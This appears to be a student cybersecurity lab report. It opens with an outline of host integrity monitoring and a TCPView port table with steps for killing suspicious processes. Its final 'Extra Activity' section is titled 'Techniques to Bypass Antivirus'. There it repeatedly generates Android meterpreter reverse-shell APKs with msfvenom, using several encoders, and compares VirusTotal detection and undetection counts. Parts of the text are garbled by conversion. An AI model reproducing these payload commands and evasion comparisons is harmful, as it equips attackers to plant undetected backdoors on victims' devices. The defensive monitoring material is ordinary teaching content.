
Step3 : ready to 2nd short/ click the 2nd short





## Method 1 how to windows service monitoring using what's running

## Step1 open the what's running tool



## Host integrity monitoring

Host Integrity Monitoring is the process of checking and verifying the integrity of a computer system (host) to detect unauthorized or unexpected changes that could indicate a security breach or system compromise.

---

### 🔍 What It Does

- Detects unauthorized file changes (e.g., system files, configs)
- Monitors registry (on Windows systems)
- Tracks installed applications and updates
- Watches for changes to user accounts and privileges
- Ensures key system settings and security policies remain intact

---

### ⚙️ How It Works

#### 1. Baseline Creation

A secure snapshot of the system's normal state is taken.

#### 2. Monitoring

System is scanned regularly or in real time for changes.

#### 3. Alerting

Any deviation from the baseline triggers alerts for investigation.

#### 4. Logging & Reporting

All detected changes are logged for auditing and response.

## 1 Ports monitoring

Ports monitoring is the process of observing and analyzing network ports on a system to detect unauthorized access, unusual activity, or potential threats.

---

## Why Monitor Ports?

- **Security:** Detect open ports that attackers might exploit
- **Compliance:** Ensure only approved services are running
- **Performance:** Troubleshoot connectivity or traffic issues
- **Incident Response:** Identify signs of scanning or intrusions

## 2 Process monitoring

Tracks running processes on a system in real-time or at intervals.

- Detects rogue or malicious processes
- Useful for identifying malware or resource abuse

## 3 Registry monitoring

Monitors changes to the Windows registry.

- Detects persistence techniques used by malware
- Watches keys like Run, Services, Startup

## 4 Windows service monitoring

Observes installed and running services on a Windows system.

- Detects new or modified services (possible malware persistence)
- Monitors service start types and binary paths

## **5 Files folder monitoring**

Monitors file system activity—creation, modification, or deletion.

- Critical for detecting tampering, defacement, or ransomware

## **6 Network traffic monitoring**

Captures and analyzes data packets traveling through the network.

- Detects intrusions, data exfiltration, command & control traffic

## **7 DNS monitoring**

Monitors DNS queries and responses.

- Helps detect domain-based attacks, malware beacons, phishing
- Useful for identifying suspicious domains

## **8 API monitoring**

Tracks the performance, availability, and security of APIs.

- Detects broken endpoints, abuse, or suspicious calls
- Important for web apps and microservices

## **9 Systems call monitoring**

Logs low-level OS operations (syscalls) for advanced threat detection.

- Detects behavior of programs at kernel level (e.g., process creation, file access)

## 10 Browser monitoring

Tracks browser activity for misuse or anomalies.


- Detects phishing, unauthorized plugins, or policy violations
- Useful in enterprise environments and education

## Task 8: port monitoring using TCP VIEW malware analysis


Step1 open the tcp view

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Packets	Recv Packets
svchost.exe	1424	TCP	Listen	0.0.0.0	135	0.0.0.0	0	23-04-2025 14:56:10	RpcSs	0	0
System	4	TCP	Listen	100.127.255.253	139	0.0.0.0	0	23-04-2025 17:36:05	System	0	0
System	4	TCP	Listen	192.168.56.1	139	0.0.0.0	0	23-04-2025 17:35:36	System	0	0
System	4	TCP	Listen	192.168.1.14118	139	0.0.0.0	0	23-04-2025 17:35:45	System	0	0
System	4	TCP	Listen	192.168.125.1	139	0.0.0.0	0	23-04-2025 17:35:36	System	0	0
System	4	TCP	Listen	192.168.191.1	139	0.0.0.0	0	23-04-2025 17:35:39	System	0	0
LMSexe	5892	TCP	Listen	0.0.0.0	623	0.0.0.0	0	23-04-2025 17:35:39	LMS	0	0
vmware-authd.exe	6644	TCP	Listen	0.0.0.0	902	0.0.0.0	0	23-04-2025 14:56:15	VMAuthdService	0	0
vmware-authd.exe	6644	TCP	Listen	0.0.0.0	912	0.0.0.0	0	23-04-2025 14:56:15	VMAuthdService	0	0
svchost.exe	9348	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	23-04-2025 17:35:31	CDPSvc	0	0
LMSexe	5892	TCP	Listen	0.0.0.0	16992	0.0.0.0	0	23-04-2025 17:35:39	LMS	0	0
AvastSvcs.exe	4020	TCP	Listen	127.0.0.1	27275	0.0.0.0	0	23-04-2025 14:56:14	avast! Antivirus	0	0
svchost.exe	6272	TCP	Established	100.127.255.253	49413	20.198.162.76	443	23-04-2025 17:36:14	WpnService	0	0
lss.exe	1152	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	23-04-2025 14:56:15	lss.exe	0	0
wininit.exe	740	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	23-04-2025 14:56:15	wininit.exe	0	0
svchost.exe	2840	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	23-04-2025 14:56:15	Schedule	0	0
svchost.exe	2344	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	23-04-2025 14:56:10	EventLog	0	0
spoolsv.exe	4492	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	23-04-2025 14:56:12	Spooler	0	0
services.exe	1116	TCP	Listen	0.0.0.0	49670	0.0.0.0	0	23-04-2025 14:56:17	services.exe	0	0
LMSexe	5892	TCP	Established	127.0.0.1	49671	127.0.0.1	49672	23-04-2025 14:56:19	LMS	0	0
LMSexe	5892	TCP	Established	127.0.0.1	49672	127.0.0.1	49671	23-04-2025 14:56:19	LMS	0	0
svchost.exe	5360	TCP	Listen	0.0.0.0	49710	0.0.0.0	0	23-04-2025 14:56:23	PolicyAgent	0	0
hydra.exe	7364	TCP	Established	127.0.0.1	49790	127.0.0.1	49791	23-04-2025 17:36:01	hydra.exe	0	0
hydra.exe	7364	TCP	Established	127.0.0.1	49791	127.0.0.1	49790	23-04-2025 17:36:01	hydra.exe	0	0
hydra.exe	7364	TCP	Established	127.0.0.1	49792	127.0.0.1	49793	23-04-2025 17:36:01	hydra.exe	10	0
hydra.exe	7364	TCP	Established	127.0.0.1	49793	127.0.0.1	49792	23-04-2025 17:36:01	hydra.exe	0	10
hydra.exe	7364	TCP	Established	127.0.0.1	49794	127.0.0.1	49795	23-04-2025 17:36:01	hydra.exe	2	0
hydra.exe	7364	TCP	Established	127.0.0.1	49795	127.0.0.1	49794	23-04-2025 17:36:01	hydra.exe	0	2
hydra.exe	7364	TCP	Established	127.0.0.1	49796	127.0.0.1	49797	23-04-2025 17:36:01	hydra.exe	0	0
hydra.exe	7364	TCP	Established	127.0.0.1	49797	127.0.0.1	49796	23-04-2025 17:36:01	hydra.exe	0	0
hydra.exe	7364	TCP	Established	127.0.0.1	49798	127.0.0.1	49799	23-04-2025 17:36:01	hydra.exe	0	0
hydra.exe	7364	TCP	Established	127.0.0.1	49799	127.0.0.1	49798	23-04-2025 17:36:01	hydra.exe	0	0
hydra.exe	7364	TCP	Established	192.168.1.14118	49800	130.195.219.99	443	23-04-2025 17:36:01	hydra.exe	0	0
hydra.exe	7364	TCP	Established	192.168.1.14118	49800	130.195.219.99	443	23-04-2025 17:36:04	hydra.exe	0	0
hydra.exe	7364	TCP	Established	192.168.114.118	49805	130.195.219.99	443	23-04-2025 17:36:04	hydra.exe	0	0

Step2 kile the process / malware activity




### Step3: click on the kil process



### Step4: click on ok

# Method 1 how to windows port monitoring using Currports

## Step1: open the currports



## Step2: select the malicious port and just click on kill

# Extra Activity using metasploit framework

## Techniques to Bypass Antivirus using encoder and msfconsole msfvenom Techniques

Command: msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > jps1.apk -e cmd/base/64

Use of encoder 1: -e cmd/base/64

```

[+] msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.46 LPORT=4444 > jps1.apk -e cmd/base64
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No encoder/decoder was selected, using the default encoding arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of cmd/base64
cmd/base64 succeeded with size 10235 (iteration=0)
encoder: none chosen with final size 10235
Payload size: 10235 bytes

[+] root@vbox:[~/home/mayur]

```

File list:

```

0.apk Documents ganesha.exe hunter.exe Kirahui.exe master.exe Music patil.exe rockyou.txt.save sham Sumo.exe viki.apk zero.exe
B0wJkE.html Downloads ganesha.exe HunterD.jpg mastercех.exe mayur.exe nihal Pictures roman.apk vavM00d.html zphisher
B0wJkE.html dynamic.apk ganesha.exe ihost.apk mastercех.exe mayur.exe nihal Public search.exe sumit.exe system.apk vavM00d.html zphisher
Certifiedhacker.com Facer.exe Hack1.apk jh0week1.apk mayur.apk nil.exe Public search.exe sumit.exe system.apk washig.exe zPhLrpzpd.html
Desktop facerd.exe Hack1.apk jh0week1.apk LntqRKE.jpg mayur.txt' nihal.exe ram rockyou.txt.save sniffer.exe system.apk washig.exe zPhLrpzpd.html
Device gam0d.exe hunter.exe jps1.apk manish.exe module.exe pamIKyp.html ram rockyou.txt.save sniffer.exe system Videos xXaMFAD.jpg
Device gam0d.exe hunter.exe jps1.apk manish.exe module.exe pamIKyp.html ram rockyou.txt.save sniffer.exe system Videos xXaMFAD.jpg

```

Detectable ratio :28

VirusTotal - File - 54541ebe27f239f5be3b578cb430122303855181cded7dd4480be29fe21ed1.jps1.apk

Community Score: 28 / 65

28/65 security vendors flagged this file as malicious

54541ebe27f239f5be3b578cb430122303855181cded7dd4480be29fe21ed1.jps1.apk

Size: 10.00 KB | Last Analysis Date: 3 days ago | APK

Labels: android apk obfuscated reflection

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: downloader.metasploit/andr Threat categories: downloader trojan exploitkit Family labels: metasploit andr bckdr

Security vendors' analysis:

AhnLab-V3	(PUP)Android/Metasploit_54109	Avast	Max size (50MB)	Android.Metasploit-G [PUP]
Avast-Mobile	Android/Eve-gen [Trj]	AVG		Android.Metasploit-G [PUP]
Avira (no cloud)	ANDROID/TrojanOldr.FNAA.Gen	BitDefenderFalk		Android.Riskware.MetasploitY
Cynet	Malicious (Score: 99)	DrWeb		Android.RemoteCode.6833
ESET-NOD32	A Variant of Android/TrojanDownloader...	Fortinet		Android.Agent.JNTR
Google	Detected	Huawei		Backdoor/Android.Meterpreter.a

Un Detectable ratio 26

**Command:** msfvenom -p android /meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > tcp.apk -e cmd/generic\_sh

Use of encoder 3 -e cmd/generic\_sh

```

[+] msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > tcp.apk -e cmd/generic_sh
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No encoder/decoder was selected, using the default encoding arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of cmd/generic_sh
cmd/generic_sh succeeded with size 10222 (iteration=0)
encoder: none chosen with final size 10222
Payload size: 10222 bytes

[+] root@vbox:[~/home/mayur]

```

File list:

```


0.dynamic.apk Documents ganesha.exe HunterD.jpg mastercех.exe Music payload.exe roman.apk spark.exe system.apk viki.apk zero.exe
aco.apk Downloads ganesha.exe Jhon.apk ihost.apk mastercех.exe mayur.exe Pictures roman.apk sistrpLog.tcp.apk system.apk vavM00d.html zphisher
B0wJkE.html dynamic.apk Hack1.apk jh0week1.apk mayur.apk nil.exe Public search.exe sumit.exe system.apk washig.exe zPhLrpzpd.html
Certifiedhacker.com Facer.exe Hack1.apk jh0week1.apk LntqRKE.jpg mayur.txt' nihal.exe ram rockyou.txt.save sniffer.exe system Videos xXaMFAD.jpg
Desktop facerd.exe Hack1.apk jh0week1.apk LntqRKE.jpg mayur.txt' nihal.exe ram rockyou.txt.save sniffer.exe system Videos xXaMFAD.jpg
Device gam0d.exe hunter.exe jps1.apk manish.exe module.exe pamIKyp.html ram rockyou.txt.save sniffer.exe system Videos xXaMFAD.jpg
Device gam0d.exe hunter.exe jps1.apk manish.exe module.exe pamIKyp.html ram rockyou.txt.save sniffer.exe system Videos xXaMFAD.jpg

```

Detectable ratio :27

The screenshot shows a VirusTotal analysis page for a file named 'tcp.apk'. The main header indicates a 'Community Score' of 27/65, with 27 security vendors flagged it as malicious. Below this, the file details show it's an APK file for Android, 9.98 KB in size, and was last analyzed a moment ago. The 'DETECTION' tab is selected, showing a table of vendor detections. The table includes columns for vendor name, threat label, and detection status. Key entries include AhnLab-V3 (PUP/Android.Metasploit.54109), Avast (Max Size 65/65), AVG (Android.Metasploit-G [PUP]), BitDefenderFalk (Android.Riskware.Metasploit), DrWeb (Android.RemoteCode.6833), Fortinet (Android.Agent.JNtr), and Huorong (Backdoor/Android.Meterpreter.a). A green bar at the bottom encourages joining the community for more insights. The browser interface shows it's running on Kali Linux within Oracle VirtualBox.

Un Detectable ratio :38



**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > ntp.apk -e cmd/perl

## Use of encoder 5 =encoder/cmd/perl

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
[root@vbox ~]# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.14, LPORT=4444 >http.apk --e cmd/perl  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No encoder or decoder was selected, leaving arch: dallix from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of cmd/perl  
cmd/perl succeeded with size 10234 (iteration#0)  
payload size: 10234 bytes  
final size: 10234 bytes  
  
[root@vbox ~]# ls  
Desktop  devtmpfs  gamesd.exe  huster.exe  irc  j2ee  login.exe  manish.exe  module.txt  Public  roman.apk  sdcard1.log  system.apk  viki.apk  
Downloads  Documents  gamehs.exe  irc.apk  jps1.apk  k1rahul.exe  mastercbeh.exe  module.exe  psch.exe  ram  search.exe  sumit.apk  vxvbd0td.htm  
bulut.apk  Downloads  gamu.exe  TMEm0W3d.jpg  lhost1.apk  mastercbe.exe  manish.exe  nish  pawv1kyp.html  rockyou.txt.Save  sham  sumo.exe  wshig.exe  
dynamic.apk  dynamic.apk  Hackt.apk  jhon.apk  lhost2.apk  mastercbe.exe  manish.exe  nish1  pawv1kyp.html  rockyou.txt.save1  show  sumo.exe  wshig.exe  
Hackt.apk  dynamic.apk  jhon.apk  lhost1.apk  lhost2.apk  mastercbe.exe  manish.exe  nish1  pawv1kyp.html  rockyou.txt.save1  show  sumo.exe  wshig.exe  
CertifiedHacker.com  fssociety  harish.apk  jhoneek.apk  lhost3.RKE.Jpges  'mayur.txt'  nish1  pawv1kyp.html  rockyou.txt.save1  show  sumo.exe  wshig.exe  
Desktop  fssociety  harish.apk  jhoneek.apk  Lhost3.RKE.Jpges  mayur.txt  nish1  pawv1kyp.html  rockyou.txt.save1  show  sumo.exe  wshig.exe  
[root@vbox ~]#
```

## Detectable ratio 27

VirusTotal analysis results for rtp.apk:

Security vendor	Result	Notes
AhnLab-V3	PUP/Android/Metasploit.54109	
Avast Mobile	Android.Evo.gen [Trj]	Max size 650MB
Avg	Android.Metasploit-G [PUP]	
BitDefender	Android.Riskware.Metasploit.Y	
Cynet	Malicious (score: 99)	
DrWeb	Android.RemoteCode.6833	
ESET-NOD32	A Variant Of Android/TrojanDownloader...	
Fortinet	Android.Agent.JN11	
Huawei	Backdoor.Android.Meterpreter.a	
Google	Detected	

## Un Detectable ratio 41

VirusTotal analysis results for rtp.apk (Undetected by 41 vendors):

Security vendor	Result	Notes
Anti-AVL	Undetected	
Baidu	Undetected	
CleanAV	Undetected	
CrowdStrike Falcon	Undetected	
Emissisoft	Undetected	
GData	Undetected	
Jiangmin	Undetected	
Kingssoft	Undetected	
Malwarebytes	Undetected	
NANO-Antivirus	Undetected	
Skyhigh (SWG)	Undetected	
Symantec	Undetected	
Trellix (ENS)	Undetected	
TrendMicro-HouseCall	Undetected	
VIPRE	Undetected	
Webroot	Undetected	
Arcabit	Undetected	
BitDefender	Undetected	
CMC	Undetected	
CTX	Undetected	
eScan	Undetected	
GridinSoft (no cloud)	Undetected	
K7AntiVirus	Undetected	
Lionic	Undetected	
Microsoft	Undetected	
Pinda	Undetected	
SUPERAntiSpyware	Undetected	
TACHYON	Undetected	
TrendMicro	Undetected	
VBA32	Undetected	
ViRobot	Undetected	
Xcitium	Undetected	

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > DHCP.apk -e cmd/perl


Use of encoder 6 =encoder/cmd/powershell\_64

```
(root㉿vbox)-[~/home/mayur]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > DHCP.apk -e cmd/powershell_64
[*] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[*] No encoder or decoder was selected, selecting arch: x86 from the payload
[*] No file type was selected, selecting file type: apk from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of cmd/powershell_64
Success! encoded payload generated with size: 10239 (iteration#0)
cmd/powershell_64 chosen with final size 10239
Payload size: 10239 bytes
[...]
```

Detectable ratio 27

Security vendor	Analysis result
AhnLab-V3	PUP/Android.Metasploit.54109
Avast-Mobile	Android.Evo.gen [Trj]
Avira (no cloud)	ANDROID/TrojanDldr.FNAA.Gen
Cynet	Malicious (score: 99)
